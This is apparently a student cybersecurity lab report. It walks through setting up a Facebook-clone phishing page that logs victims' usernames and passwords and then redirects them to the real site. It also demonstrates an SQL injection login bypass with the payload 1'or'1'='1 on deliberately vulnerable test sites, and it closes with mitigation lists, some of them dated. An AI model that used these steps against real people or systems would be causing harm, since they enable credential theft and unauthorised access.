


5.WE NEED A WEBSITE (LOOK FOR FREE WEB HOSTING SITE :- FREEWHA)



6.CREATE A FREE ACCOUNT IN WEBSITE HOSTING .


7.UPLOAD THE 3 FILES INTO WEBSITE .



8.GIVE FULL PERMISSIONS TO 3 FILES .


→select all files
→click chmod and give permission to read and write and execute.
→set all permissions.

→This is a facebook clone page.




9. Attacker will send this website to victim. After the victim enters his/her **USER NAME** and **PASSWORD** the malicious code captures the username and password and save's it in the log file .
(empty text file)

→Now the victim enter's his/her user name and password in the clone facebook login page as shown below.



→After entering the username and password as shown above the victim will be redirected to original facebook login page i.e, Facebook.com



→Now the entered username and password by the victim can be viewed in the saved log file .



→These are the captured usernames and password.

SOLUTIONS TO AVOID FROM PHISHING:

1. PROTECT YOUR COMPUTER BY USING SECURITY SOFTWARE.
2. PROTECT YOUR MOBILE PHONE BY SETTING SOFTWARE TO UPDATE AUTOMATICALLY.
3. PROTECT YOUR ACCOUNTS BY USING MULTI-FACTOR AUTHENTICATION.
4. PROTECT YOUR DATA BY BACKING IT UP.

Problem statement :

Perform Bypass Authentication on <http://demo.testfire.net> website with different payloads and make report along with screenshots and mention to mitigation steps to protect.

1. BYPASS AUTHENTICATION / BLIND SQL INJECTION

TARGET: WEBSITES ADMIN PANEL OR ADMIN LOGIN PAGE.

WEBSITES:

1. STATIC WEBSITE ----> PAGES WILL BE STATIC IT WON'T TAKE ANY INPUT FROM END USER
2. DYNAMIC WEBSITE ----> PAGES WILL BE IN DYNAMIC IN NATURE, IT WILL TAKE INPUT FROM USERS AND RESPOND


FOR BOTH WEBSITES ---> WE WILL BE HAVING ADMIN LOGINS

SEARCH FOR ADMIN PAGES IN GOOGLE ---> XYZ.COM ADMIN PAGES


BYPASS AUTHENTICATION:

THIS REFERS TO AN ATTACKER GAINING ACCESS EQUIVALENT TO AN AUTHENTICATED USER WITHOUT EVER GOING THROUGH AN AUTHENTICATION PROCEDURE. THIS IS USUALLY THE RESULT OF THE ATTACKER USING AN UNEXPECTED ACCESS PROCEDURE THAT DOES NOT GO THROUGH THE PROPER CHECKPOINTS WHERE AUTHENTICATION SHOULD OCCUR.

→Attacker first uses default uid and password:





→ But fails to login using default user name and password .



Now we use a logic to bypass authentication:

Payload ---> 1'or'1'='1

Before attack :



uid	pass	Result
T	F	F
F	T	F
T	T	T

Bypass Authentication on <http://testphp.vulnweb.com/>

Before attack :

← → ↻ 🏠 ⚠ Not secure | testphp.vulnweb.com/login.php 🔑 📄 ☆ 📺 🔴 🔊 🗑 ☰ 🖨 🌐 Paused ⋮

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

If you are already registered please enter your login information below:

Username :

Password :

login

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

About Us | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

After attack:

← → ↻ 🏠 ⚠ Not secure | testphp.vulnweb.com/userinfo.php 🔑 📄 ☆ 📺 🔴 🔊 🗑 ☰ 🖨 🌐 Paused ⋮

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

John Smith (test)

On this page you can visualize or edit you user information.

Name:

Credit card number:

E-Mail:

Phone number:

Address:

update

You have 0 items in your cart. You visualize you cart [here](#).

About Us | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Mistakes :

1. WEB DEVELOPER ---> ALPHA NUMERIC ONLY KEYS SHOULD BE ALLOWED IN USERNAME
2. DATABASE ADMIN ---->DATA IS NOT ENCRYPTED IN DATABASE .

The following recommendations will help to mitigate the risk of Authentication Bypass attacks

- Keep up to date on patches and security fixes as they are released by the vendor or maintainer
- You always check for all vulnerabilities and always install the best antivirus software and are always free from bugs.
- To Avoid the special character '=' 'or' to bypass authentication, you can use the "mysql_real_escape_string()".
- It is best to have a secure and strong authentication policy in place.
- Avoid using external SQL interpreters.
- It is best to ensure all systems, folders, apps, are password protected.
- Audit your applications frequently for points where HTML input can access interpreters.
- Security experts recommend resetting default passwords with unique strong passwords and periodically rotate passwords.
- It is suggested to not expose authentication protocol in the client-side web browser script.
- They suggest ensuring that user session IDs and cookies are encrypted.
- It is recommended to validate all user input on the server side.
- Avoid the use of dynamic SQL or PL/SQL and use bound variables whenever possible.
- Enforce strict limitations on the rights to database access.